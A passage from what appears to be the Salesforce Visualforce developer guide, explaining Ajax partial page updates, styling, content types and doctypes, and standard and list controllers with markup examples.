Initially the contact detail page is not rendered, but when you click a contact name the page renders the appropriate detail view.



Note: If you use the `id` parameter in a URL, it must refer to the same entity referred to in the standard controller.

See Also:

[Controller Methods](#)

Using Ajax in a Page

Some Visualforce components are Ajax aware and allow you to add Ajax behaviors to a page without having to write any JavaScript. The following topics provide examples:

- [Implementing Partial Page Updates with Command Links and Buttons](#)
- [Providing Status for Asynchronous Operations](#)
- [Applying Ajax Behavior to Events on Any Component](#)

Implementing Partial Page Updates with Command Links and Buttons

One of the most widely used Ajax behaviors is a *partial page update*, in which only a specific portion of a page is updated following some user action, rather than a reload of the entire page.

The simplest way to implement a partial page update is to use the `reRender` attribute on an `<apex:commandLink>` or `<apex:commandButton>` tag to identify a component that should be refreshed. When a user clicks the button or link, only the identified component and all of its child components are refreshed.

For example, consider the contact list example shown in [Getting and Setting Query String Parameters on a Single Page](#) on page 52. In that example, when a user clicks the name of a contact in the list to view the details for that contact, the entire page is refreshed as a result of this action. With just two modifications to that markup, we can change the behavior of the page so that only the area below the list refreshes:

1. First, create or identify the portion of the page that should be rerendered. To do this, wrap the `<apex:detail>` tag in an `<apex:outputPanel>` tag, and give the output panel an `id` parameter. The value of `id` is the name that we can use elsewhere in the page to refer to this area. It must be unique in the page.
2. Next, indicate the point of invocation (the command link) that we want to use to perform a partial page update of the area that we just defined. To do this, add a `reRender` attribute to the `<apex:commandLink>` tag, and give it the same value that was assigned to the output panel's `id`.

The final markup looks like this:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are displaying contacts from the {!account.name} account.
    Click a contact's name to view his or her details.
  </apex:pageBlock>
  <apex:pageBlock title="Contacts">
    <apex:form>
      <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
        border="1">
        <apex:column>
          <apex:commandLink reRender="detail">
```

```

                {!contact.Name}
                <apex:param name="cid" value="{!contact.id}"/>
            </apex:commandLink>
        </apex:column>
    </apex:dataTable>
</apex:form>
</apex:pageBlock>
<apex:outputPanel id="detail">
    <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false"
                title="false"/>
</apex:outputPanel>
</apex:page>

```

After saving the page, click any contact and notice how the detail component displays without a complete page refresh.



Note: You cannot use the `reRender` attribute to update content in a table.

Providing Status for Asynchronous Operations

Ajax behaviors, such as partial page updates, are asynchronous events that occur in the background while a page user continues to work. For good usability, designers often add a status element to alert the user of any background activity currently in progress.

Visualforce supports status updates with the `<apex:actionStatus>` tag. This tag allows you to display text at the beginning or end of a background event with the `startText` or `stopText` attributes, or, for more advanced developers, allows you to display an image or other component.

For this example, we'll add status text to the contact list page that we have been developing. After a user clicks the name of a contact, the detail area displays the text, "Requesting..." while the detail area is rendered.

To implement the message, wrap `<apex:actionStatus>` around the `<apex:detail>` component, since that is the component being updated asynchronously. In between the two tags, add an `<apex:facet>` tag named "stop".

A *facet* consists of content in an area of a Visualforce component that provides contextual information about the data that is presented in the component. For example, `<apex:dataTable>` supports facets for the header, footer, and caption of a table, while `<apex:column>` only supports facets for the header and footer of the column. The `<apex:facet>` component allows you to override the default facet on a Visualforce component with your own content. Facets only allow a single child within the start and close tags.



Note:

Not all components support facets. Those that do are listed in the [Standard Component Reference](#).

In the following example, `<apex:actionStatus>` supports a facet named "stop" that contains the component that should be displayed as soon as the action completes—in this case, the detail area:

```

<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are displaying contacts from the {!account.name} account.
        Click a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                            border="1">
                <apex:column>

```



```

                <apex:commandLink rerender="detail">
                    {!contact.Name}
                    <apex:param name="cid" value="{!contact.id}"/>
                </apex:commandLink>
            </apex:column>
        </apex:dataTable>
    </apex:form>
</apex:pageBlock>
<apex:outputPanel id="detail">
    <apex:actionStatus startText="Requesting...">
        <apex:facet name="stop">
            <apex:detail subject="{!$CurrentPage.parameters.cid}"
                relatedList="false" title="false"/>
        </apex:facet>
    </apex:actionStatus>
</apex:outputPanel>
</apex:page>

```

Remember when you visit this page, to include an ID as part of the URL. For example,

```
https://Salesforce_instance/apex/ajaxAsyncStatus?id=001x000xxx3Jsxb
```

Applying Ajax Behavior to Events on Any Component

Using command links and buttons to implement a partial page update is relatively simple, but suppose you want to have the same page update occur just by hovering the mouse over a contact's name?

To do this with the contact list example, remove the `<apex:commandLink>` tag from the data table and wrap the contact name in an `<apex:outputPanel>` tag instead. Within this output panel, add an `<apex:actionSupport>` element as a sibling of the contact's name:

- The `<apex:outputPanel>` tag defines the area over in which we want the specialized behavior.
- The `<apex:actionSupport>` tag defines the partial page update behavior that was implemented previously by the command link.
 - ◇ The event attribute specifies the JavaScript event that should trigger the update. Whereas `<apex:commandLink>` only executes during the “onclick” event, `<apex:actionSupport>` can execute on any valid event such as “onclick”, “ondblclick”, or, for this example, “onmouseover”.
 - ◇ The `reRender` attribute specifies which part of the page should refresh.
 - ◇ The `<apex:param>` tag sets the value of the `cid` query string parameter when the specified event occurs.

The resulting markup looks like this:

```

<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are displaying contacts from the {!account.name} account.
        Mouse over a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                border="1">
                <apex:column>
                    <apex:outputPanel>
                        <apex:actionSupport event="onmouseover" rerender="detail">
                            <apex:param name="cid" value="{!contact.id}"/>
                        </apex:actionSupport>
                    </apex:outputPanel>
                </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
</apex:page>

```

```
                {!contact.Name}
            </apex:outputPanel>
        </apex:column>
    </apex:dataTable>
</apex:form>
</apex:pageBlock>
<apex:outputPanel id="detail">
    <apex:actionStatus startText="Requesting...">
        <apex:facet name="stop">
            <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false"
                title="false"/>
        </apex:facet>
    </apex:actionStatus>
</apex:outputPanel>
</apex:page>
```

After saving the page, move the mouse over any contact and notice that the detail area refreshes appropriately without clicking on it.

See Also:

[Using JavaScript in Visualforce Pages](#)

Chapter 4

Styling Visualforce Pages

It is easy to style a Visualforce page, either by mimicking the look and feel of a standard Salesforce page, or by using your own stylesheets or content types.

Many Visualforce components contain the `style` or `styleClass` attribute. Defining either of these attributes allows you to associate CSS code with the component. Custom CSS code enables you to change the default visual style of a component, including its width, height, color, and font.

The following topics provide more information on modifying the appearance of Visualforce components:

- [Using Salesforce Styles](#)
- [Using Custom Styles](#)
- [Using Content Type](#)

Using Salesforce Styles

Many Visualforce components already have the look and feel of the same components in Salesforce, such as the related list in a detail page, or a section header. However, part of the styling of these components is based on the tab on which the component appears, including the component's color scheme. You can specify the tab style that should be used to style a component by associating a page with a standard controller or by setting the `tabStyle` attribute on the `<apex:page>` or `<apex:pageBlock>` tags:

- When you use a standard controller with a Visualforce page, your new page takes on the style of the associated object's standard tab in Salesforce. It also allows you to access the methods and records associated with the associated object.
- When you use a custom controller, the `tabStyle` attribute of an `<apex:page>` tag allows you to mimic the look and feel of the associated Salesforce page. If you only want portions of the page to be similar to a Salesforce page, you can use the `tabStyle` attribute on the `<apex:pageBlock>` tag. For an example, see [Defining Getter Methods](#) on page 106.

For more information on customizing the Salesforce user interface, see “Customizing User Interface Settings” in the online help.

Extending Salesforce Styles

You can use the `<apex:stylesheet>` tag to add additional styles and style classes to page components. This way you can extend the Salesforce styles with your own.

The following markup shows a very basic page. The `<apex:stylesheet>` tag references a CSS style sheet that is saved as a static resource named `TestStyles` in **Your Name > Setup > Develop > Static Resources**. It is referenced by the `$Resource`

global variable in the `<apex:stylesheet>` tag's value attribute. The `styleClass` attribute of the `<apex:outputText>` tag uses the sample style class defined in the style sheet.

```
<apex:page>
  <apex:stylesheet value="{!$Resource.TestStyles}"/>
  <apex:outputText value="Styled Text in a sample style class" styleClass="sample"/>
</apex:page>
```

This is the style sheet used for this example:

```
.sample {
  font-weight:bold;
}
```

Identifying the Salesforce Style Your Users See

When you're creating a Visualforce page, it's often useful to know the Salesforce look and feel your user expects, in order to render a page that matches their style. For example, some users have the choice to customize their look and feel. You'll need to design your Visualforce pages to take these differences into consideration.

There are two global variables that can help you identify which style a user sees: `$User.UITheme` and `$User.UIThemeDisplayed`. The difference between the two variables is that `$User.UITheme` returns the look and feel set by the user, while `$User.UIThemeDisplayed` returns the actual look and feel. For example, a user may have the permissions to see the new user interface theme look and feel, but if they are using a browser that doesn't support that look and feel, `$User.UIThemeDisplayed` returns a different value.

Both these variables return one of the following values:

- Theme1—Obsolete Salesforce theme
- Theme2—Salesforce theme used prior to Spring '10
- PortalDefault—Salesforce Customer Portal theme
- Webstore—Salesforce AppExchange theme
- Theme3—Current Salesforce theme, introduced during Spring '10

Suppose a developer has hard coded some CSS styles to resemble Salesforce. In order to preserve the same look and feel on the Visualforce page for new styles, the developer needs to select between several stylesheets to handle the preferences of the user. The following example shows one possible way of accomplishing this:

```
<apex:page standardController="Account">
  <apex:variable var="newUI" value="newSkinOn"
    rendered="{!$User.UIThemeDisplayed = 'Theme3'}">
    <apex:stylesheet value="{!URLFOR($Resource.myStyles, 'newStyles.css')}" />
  </apex:variable>
  <apex:variable var="oldUI" value="oldSkinOn"
    rendered="{!$User.UIThemeDisplayed != 'Theme3'}">
    <apex:stylesheet value="{!URLFOR($Resource.myStyles, 'oldStyles.css')}" />
  </apex:variable>
  <!-- Continue page design -->
</apex:page>
```

Notice in this example that:

- Using the `rendered` attribute you can “toggle” which sections display
- Since the `<apex:stylesheet>` tag doesn't have a `rendered` attribute, you'll need to wrap it in a component that does

Even if a new look and feel is enabled for your users, they may not be running the right browser or accessibility settings to see it. Here's a code example that makes use of the `$User.UITheme` variable to present alternate information to the user:

```
<apex:page showHeader="true" tabstyle="Case">
  <apex:pageMessage severity="error" rendered="{!$User.UITheme = 'Theme3' &&
    $User.UIThemeDisplayed != 'Theme3'}">
    We've noticed that the new look and feel is enabled for your organization.
    However, you can't take advantage of its brilliance. Please check with
    your administrator for possible reasons for this impediment.
  </apex:pageMessage>
  <apex:ListViews type="Case" rendered="{!$User.UITheme = 'Theme3' &&
    $User.UIThemeDisplayed = 'Theme3'}"/>
</apex:page>
```

Notice that although `$User.UITheme` equals `Theme3`, `$User.UIThemeDisplayed` doesn't, and so the page won't render to its full potential.

Using the Salesforce Cascading Style Sheets



Caution: Salesforce stylesheets are not versioned, and the appearance and class names of components may change without notice. Salesforce.com recommends that you use Visualforce components that mimic the look-and-feel of Salesforce styles instead of referencing Salesforce stylesheets.

Salesforce uses different stylesheets (.css files) throughout the application to ensure that every tab conforms to the Salesforce look and feel. When you specify true for the `header` attribute of the `<apex:page>` tag (or leave it blank, as the default is true) these stylesheets are automatically included. You can reference these stylesheets to further customize the components on your page. This is relevant when you use a custom controller and you do not set the `tabStyle` attribute on the page.

The following stylesheets contain the style classes that you can reference. They are located in the `/dCSS/` directory of your salesforce.com instance.

- `dStandard.css` – Contains the majority of style definitions for standard objects and tabs
- `allCustom.css` – Contains style definitions for custom tabs

More information on the Salesforce style sheets is available on the Developer Force website at http://wiki.developerforce.com/page/Using_the_Salesforce_CSS_in_Your_Apps.

Using Custom Styles

If you do not want a page to have the Salesforce look and feel, specify false for the `showHeader` attribute on the `<apex:page>` tag, and then use the `<apex:stylesheet>` tag or HTML to include your own stylesheet and body.

For HTML tags, you can define inline CSS code just like in a regular HTML page:

```
<apex:page>
<style type="text/css">
  p {font-weight: bolder }
</style>

<p>This is some strong text!</p>

</apex:page>
```

The following example shows how to reference a stylesheet that is defined as a static resource. First, create a stylesheet like the one below and upload it as a static resource named `customCSS`:

```
h1 { color: #FF0000; }

p { background-color: #EEEECC; }

newLink { color: #FF6600; font-weight: bold;}
```

Next, create a page that refers to this static resource:

```
<apex:page showHeader="false">
  <apex:stylesheet value="{!$Resource.customCSS}" />

  <h1>Testing Custom Stylesheets</h1>

  <p>This text could go on forever...<BR /><BR />But it won't!</p>

  <apex:outputLink value="https://www.salesforce.com" styleClass="newLink">
    Click here to switch to www.salesforce.com
  </apex:outputLink>

</apex:page>
```



Tip:

To shrink the size of your page, you can stop the standard Salesforce stylesheets from loading by setting the `standardStylesheets` attribute on the `<apex:page>` component to `false`:

```
<apex:page standardStylesheets="false">
  <!-- page content here -->
</apex:page>
```

Note that if you don't load these style sheets, components that require Salesforce CSS may not display correctly, and their styling may change between releases.

All Visualforce components that produce HTML have pass-through `style` and `styleClass` attributes. They allow you to use your own styles and style classes to control the look and feel of any HTML tag. For example, the following code sets the class of the `<apex:outputText>` and applies a style:

```
<apex:page>
  <style type="text/css">
    .italicText { font-style:italic; }
  </style>
  <apex:outputText styleClass="italicText" value="This is kind of fancy." />
</apex:page>
```

If you want to use a CSS ID, you must use CSS attribute selectors. Attribute selectors rely on the definition of an attribute, rather than an HTML tag, to apply a CSS style. You can set the `id` value on any Visualforce component; however, that `id` is sometimes prepended with the `id` of parent components. For instance, the `id` of the following code is `j_id0:myId`:

```
<apex:page>
  <apex:outputText id="myId" value="This is less fancy." />
</apex:page>
```

Your CSS should take this into consideration by applying an attribute selector:

```
<apex:page>
<style type="text/css">
[id*=myId] { font-style: stronger; }
</style>
  <apex:outputText id="myId" value="This is way fancy !" />
</apex:page>
```

If you intend to use images in your stylesheet, zip the images with the CSS file and upload it as a single static resource. For example, if your CSS file has a line like the following:

```
body { background-image: url("images/dots.gif") }
```

Add the entire images directory and the parent CSS file into a single zip. For example, if the zip file resource name is myStyles, refer to it like this:

```
<apex:stylesheet value="{!URLFOR($Resource.myStyles, 'styles.css')}" />
```

Using Content Type

You can specify a different format for a Visualforce page by using the `ContentType` attribute on the `<apex:page>` tag.

The `ContentType` attribute takes a Multipurpose Internet Mail Extension (MIME) media type as a value, such as `application/vnd.ms-works`, `audio/mpeg` or `image/gif`. For more information about valid MIME media types, see <http://www.iana.org/assignments/media-types/>.

Microsoft Excel ContentType Example

To display Visualforce page data in a Microsoft Excel spreadsheet, use the `contentType` attribute on the `<apex:page>` tag, and specify a value of `application/vnd.ms-excel`.

For example, the following page builds a simple list of contacts. It is a simplified version of the example shown in [Building a Table of Data in a Page](#) on page 47.

```
<apex:page standardController="Account">
  <apex:pageBlock title="Contacts">
    <apex:pageBlockTable value="{!account.Contacts}" var="contact">
      <apex:column value="{!contact.Name}" />
      <apex:column value="{!contact.MailingCity}" />
      <apex:column value="{!contact.Phone}" />
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

To display this page in Excel, add the `contentType` attribute to the `<apex:page>` tag, as follows:

```
<apex:page standardController="Account" contentType="application/vnd.ms-excel">
  <apex:pageBlock title="Contacts">
    <apex:pageBlockTable value="{!account.Contacts}" var="contact">
      <apex:column value="{!contact.Name}"/>
      <apex:column value="{!contact.MailingCity}"/>
      <apex:column value="{!contact.Phone}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

If the page does not display properly in Excel, try a different content-type, such as `text/rtf`.

Using a Custom Doctype

By default, Visualforce pages are served with a doctype of HTML 4.01 Transitional. Specifically, pages begin with this doctype declaration:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
```

You can specify a different doctype for a Visualforce page by using the `doctype` attribute on the `<apex:page>` tag.

The `doctype` attribute takes a string representing the document type. The format of the string is:

```
<doctype>-<version>[-<variant>]
```

where

- `doctype` is either `html` or `xhtml`
- `version` is a decimal version number valid for the doctype
- `variant`, if included, is:
 - ◊ `strict`, `transitional`, or `frameset` for all `html` document types and the `xhtml-1.0` document type, or
 - ◊ `<blank>` or `basic` for the `xhtml-1.1` document type

If an invalid document type is specified, the default doctype will be used. For more information about valid HTML doctypes, see [the list at the W3C website](#).

Custom Doctype Example

To create a Visualforce page with an XHTML 1.0 Strict document type, use the `doctype` attribute on the `<apex:page>` tag, and specify a value of `xhtml-1.0-strict`:

```
<apex:page doctype="xhtml-1.0-strict" title="Strictly XHTML"
  showHeader="false" sidebar="false">
  <h1>This is Strict XHTML!</h1>
  <p>
    Remember to close your tags correctly:<br/>
    <apex:image url="/img/icon-person.gif" alt="Person icon"/>
  </p>
</apex:page>
```




Note: Visualforce doesn't alter markup generated by components to match the doctype, nor the markup for standard Salesforce elements such as the header and sidebar. Salesforce elements are valid for most doctypes and function properly with any doctype, but if you choose a strict doctype and wish to pass an HTML validation test, you may need to suppress or replace the standard Salesforce elements.

Chapter 5

Standard Controllers

A Visualforce controller is a set of instructions that specify what happens when a user interacts with the components specified in associated Visualforce markup, such as when a user clicks a button or link. Controllers also provide access to the data that should be displayed in a page, and can modify component behavior.

The Force.com platform provides a number of standard controllers that contain the same functionality and logic that are used for standard Salesforce pages. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

A standard controller exists for every Salesforce object that can be queried using the Force.com API.

The following topics include additional information about using standard controllers:

- [Associating a Standard Controller with a Visualforce Page](#)
- [Accessing Data with a Standard Controller](#)
- [Using Standard Controller Actions](#)
- [Validation Rules and Standard Controllers](#)
- [Styling Pages that Use Standard Controllers](#)
- [Checking for Object Accessibility](#)
- [Custom Controllers and Controller Extensions](#)

Associating a Standard Controller with a Visualforce Page

To associate a standard controller with a Visualforce page, use the `standardController` attribute on the `<apex:page>` tag and assign it the name of any Salesforce object that can be queried using the Force.com API.

For example, to associate a page with the standard controller for a custom object named `MyCustomObject`, use the following markup:

```
<apex:page standardController="MyCustomObject__c">  
</apex:page>
```



Note: When you use the `standardController` attribute on the `<apex:page>` tag, you cannot use the `controller` attribute at the same time.

Accessing Data with a Standard Controller

Every standard controller includes a getter method that returns the record specified by the `id` query string parameter in the page URL. This method allows the associated page markup to reference fields on the context record by using `{!object}` syntax, where *object* is the lowercase name of the object associated with the controller. For example, a page that uses the Account standard controller can use `{!account.name}` to return the value of the name field on the account that is currently in context.



Note: For the getter method to succeed, the record specified by the `id` query string parameter in the URL must be of the same type as the standard controller. For example, a page that uses the Account standard controller can only return an account record. If a contact record ID is specified by the `id` query string parameter, no data is returned by the `{!account}` expression.

As with queries in the Force.com API, you can use merge field syntax to retrieve data from related records:

- You can traverse up to five levels of child-to-parent relationships. For example, if using the Contact standard controller, you can use `{!contact.Account.Owner.FirstName}` (a three-level child-to-parent relationship) to return the name of the owner of the account record that is associated with the contact.
- You can traverse one level of parent-to-child relationships. For example, if using the Account standard controller, you can use `{!account.Contacts}` to return an array of all contacts associated with the account that is currently in context.

Using Standard Controller Actions

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

The following table describes the action methods that are supported by all standard controllers. You can associate these actions with any Visualforce component that includes an `action` attribute.

Action	Description
save	Inserts a new record or updates an existing record if it is currently in context. After this operation is finished, the <code>save</code> action returns the user to the original page (if known), or navigates the user to the detail page for the saved record.
quicksave	Inserts a new record or updates an existing record if it is currently in context. Unlike the <code>save</code> action, this page does not redirect the user to another page.

Action	Description
edit	Navigates the user to the edit page for the record that is currently in context. After this operation is finished, the <code>edit</code> action returns the user to the page where the user originally invoked the action.
delete	Deletes the record that is currently in content. After this operation is finished, the <code>delete</code> action either refreshes the page or sends the user to tab for the associated object.
cancel	Aborts an edit operation. After this operation is finished, the <code>cancel</code> action returns the user to the page where the user originally invoked the edit.
list	Returns a <code>PageReference</code> object of the standard list page, based on the most recently used list filter for that object. For example, if the standard controller is <code>contact</code> , and the last filtered list that the user viewed is <code>New Last Week</code> , the contacts created in the last week are displayed.

For example, the following page allows you to update an account. When you click **Save**, the `save` action is triggered on the standard controller, and the account is updated.

```
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="My Content Section" columns="2">
        <apex:inputField value="{!account.name}"/>
        <apex:inputField value="{!account.site}"/>
        <apex:inputField value="{!account.type}"/>
        <apex:inputField value="{!account.accountNumber}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.



Note: Command buttons and links that are associated with `save`, `quicksave`, `edit`, or `delete` actions in a standard controller are only rendered if the user has the appropriate permissions. Likewise, if no particular record is associated with a page, command buttons and links associated with the `edit` and `delete` actions are not rendered.

Validation Rules and Standard Controllers

If a user enters data on a Visualforce page that uses a standard controller, and that data causes a validation rule error, the error can be displayed on the Visualforce page. If the validation rule error location is a field associated with an `<apex:inputField>`

component, the error displays there. If the validation rule error location is set to the top of the page, use the `<apex:pageMessages>` or `<apex:messages>` component within the `<apex:page>` to display the error.

Styling Pages that Use Standard Controllers

Any page associated with a standard controller automatically inherits the style that is used for standard Salesforce pages associated with the specified object. That is, the tab for the specified object appears selected, and the associated color of the tab is used to style all page elements.

You can override the styling of a page that uses a standard controller with the `tabStyle` attribute on the `<apex:page>` tag. For example, the following page uses the Account standard controller, but renders a page that highlights the Opportunities tab and uses the Opportunity tab's yellow coloring:

```
<apex:page standardController="Account" tabStyle="Opportunity">
</apex:page>
```

To use the styling associated with `MyCustomObject`:

```
<apex:page standardController="Account" tabStyle="MyCustomObject__c">
</apex:page>
```

To use the styling associated with a custom Visualforce tab, set the attribute to the name (not label) of the tab followed by a double-underscore and the word `tab`. For example, to use the styling of a Visualforce tab with the name `Source` and a label `Sources`, use:

```
<apex:page standardController="Account" tabStyle="Source__tab">
</apex:page>
```

Alternatively, you can override standard controller page styles with your own custom stylesheets and inline styles.

See Also:

[Styling Visualforce Pages](#)

Checking for Object Accessibility

If a user has insufficient privileges to view an object, any Visualforce page that uses a controller to render that object will be inaccessible. To avoid this error, you should ensure that your Visualforce components will only render if a user has access to the object associated with the controller.

You can check for the accessibility of an object like this:

```
{!$ObjectType.objectname.accessible}
```

This expression returns a true or false value.

For example, to check if you have access to the standard Lead object, use the following code:

```
{!ObjectType.Lead.accessible}
```

For custom objects, the code is similar:

```
{!ObjectType.MyCustomObject__c.accessible}
```

where `MyCustomObject__c` is the name of your custom object.

To ensure that a portion of your page will display only if a user has access to an object, use the `render` attribute on a component. For example, to display a page block if a user has access to the Lead object, you would do the following:

```
<apex:page standardController="Lead">
  <apex:pageBlock rendered="{!ObjectType.Lead.accessible}">
    <p>This text will display if you can see the Lead object.</p>
  </apex:pageBlock>
</apex:page>
```

It is good practice to provide an alternative message if a user cannot access an object. For example:

```
<apex:page standardController="Lead">
  <apex:pageBlock rendered="{!ObjectType.Lead.accessible}">
    <p>This text will display if you can see the Lead object.</p>
  </apex:pageBlock>
  <apex:pageBlock rendered="NOT({!ObjectType.Lead.accessible})">
    <p>Sorry, but you cannot see the data because you do not have access to the Lead object.</p>
  </apex:pageBlock>
</apex:page>
```

Chapter 6

Standard List Controllers

Standard list controllers allow you to create Visualforce pages that can display or act on a set of records. Examples of existing Salesforce pages that work with a set of records include list pages, related lists, and mass action pages. Standard list controllers can be used with the following objects:

- Account
- Asset
- Campaign
- Case
- Contact
- Contract
- Idea
- Lead
- Opportunity
- Order
- Product2
- Solution
- User
- Custom objects

The following topics include additional information about using standard list controllers:

- [Associating a Standard List Controller with a Visualforce Page](#)
- [Accessing Data with List Controllers](#)
- [Using Standard List Controller Actions](#)
- [Using List Views with Standard List Controllers](#)
- [Overriding Tabs Using a Standard List Controller](#)
- [Adding Custom List Buttons using Standard List Controllers](#)

Associating a Standard List Controller with a Visualforce Page

Using a standard list controller is very similar to using a standard controller. First you set the `standardController` attribute on the `<apex:page>` component, then you set the `recordSetVar` attribute on the same component.

For example, to associate a page with the standard list controller for accounts, use the following markup:

```
<apex:page standardController="Account" recordSetVar="accounts">
```



Note: When you use the `standardController` attribute on the `<apex:page>` tag, you cannot use the `controller` attribute at the same time.

The `recordSetVar` attribute not only indicates that the page uses a list controller, it can indicate the variable name of the record collection. This variable can be used to access data in the record collection.

Accessing Data with List Controllers

Once you have associated a page with a list controller, you can refer to the set of records using expression language syntax. For example, to create a simple table of accounts, create a page with the following markup:

```
<apex:page standardController="Account" recordSetVar="accounts" tabstyle="account"
  sidebar="false">
  <apex:pageBlock >
    <apex:pageBlockTable value="{!accounts}" var="a">
      <apex:column value="{!a.name}" />
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

This results in a page that lists all the account names in your organization, similar to the following:

Account Name
Account
Burlington Textiles Corp of America
Dickenson plc



Note: This page does not specify a filter in the request, so the page is displayed with the last used filter. For information on using filters with list controllers, see [Using List Views with Standard List Controllers](#) on page 129.

As with queries in the Force.com API, you can use expression language syntax to retrieve data from related records. As with standard controllers, you can traverse up to five levels of child-to-parent relationships and one level of parent-to-child relationships.

When you are using a standard list controller, the returned records sort on the first column of data, as defined by the current view, even if that column is not rendered. When you use an extension or [custom list controller](#), you can control the sort method.



Note: No more than 10,000 records can be returned by a list controller.

See Also:

["Relationship Queries" in the Web Services API Developer's Guide](#)

Using Standard List Controller Actions

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

The following table describes the action methods that are supported by all standard list controllers. You can associate these actions with any Visualforce component that includes an `action` attribute.

Action	Description
save	Inserts new records or updates an existing records that have been changed. After this operation is finished, the <code>save</code> action returns the user to the original page (if known) or the home page.
quicksave	Inserts new records or updates existing records that have been changed. Unlike the <code>save</code> action, this page does not redirect the user to another page.
list	Returns a <code>PageReference</code> object of the standard list page, based on the most recently used list filter for that object when the <code>filterId</code> is not specified by the user.
cancel	Aborts an edit operation. After this operation is finished, the <code>cancel</code> action returns the user to the page where the user originally invoked the edit.
first	Displays the first page of records in the set.
last	Displays the last page of records in the set.
next	Displays the next page of records in the set.
previous	Displays the previous page of records in the set.

In the following example, the user specifies a filter for viewing account records. When the user clicks **Go**, the standard list page is displayed, using the selected filter.

```
<apex:page standardController="Account" recordSetVar="accounts">
  <apex:form>
    <apex:selectList value="{!filterid}" size="1">
      <apex:selectOptions value="{!listviewoptions}"/>
    </apex:selectList>
    <apex:commandButton value="Go" action="{!list}"/>
  </apex:form>
</apex:page>
```

Pagination with a List Controller

You can add pagination to a page using a list controller by utilizing the `next` and `previous` actions. For example, if you create a page with the following markup:

```
<apex:page standardController="Account" recordSetvar="accounts">
  <apex:pageBlock title="Viewing Accounts">
    <apex:form id="theForm">
      <apex:pageBlockSection >
        <apex:dataList var="a" value="{!accounts}" type="1">
          {!a.name}
        </apex:dataList>
      </apex:pageBlockSection>
      <apex:panelGrid columns="2">
        <apex:commandLink action="{!previous}">Previous</apex:commandlink>
        <apex:commandLink action="{!next}">Next</apex:commandlink>
      </apex:panelGrid>
    </apex:form>
  </apex:pageBlock>
</apex:page>
```

By default, a list controller returns 20 records on the page. To control the number of records displayed on each page, use a controller extension to set the `pageSize`. For information on controller extensions, see [Building a Controller Extension](#) on page 79.



Note: When you use pagination, an exception is thrown when there are modified rows in the collection. This includes any new rows added to the collection through an extension action. The handling of error messages in this case follows the standard behavior and can either be displayed upon the page. For example, you can use the `<apex:pageMessages>` or `<apex:messages>` component to display an error message to the user.

Using List Views with Standard List Controllers


Many Salesforce pages include list views that allow you to filter the records displayed on the page. For example, on the opportunities home page, you can choose to view a list of only the opportunities you own by selecting `My Opportunities` from the list view drop-down. On a page that is associated with a list controller, you can also use list views.

For example, to create a simple list of accounts with a list view, create a page with the following markup:

```
<apex:page standardController="Account" recordSetvar="accounts">
  <apex:pageBlock title="Viewing Accounts">
    <apex:form id="theForm">
      <apex:panelGrid columns="2">
        <apex:outputLabel value="View:"/>
        <apex:selectList value="{!filterId}" size="1">
          <apex:actionSupport event="onchange" rerender="list"/>
          <apex:selectOptions value="{!listviewoptions}" />
        </apex:selectList>
      </apex:panelGrid>
      <apex:pageBlockSection >
        <apex:dataList var="a" value="{!accounts}" id="list">
          {!a.name}
        </apex:dataList>
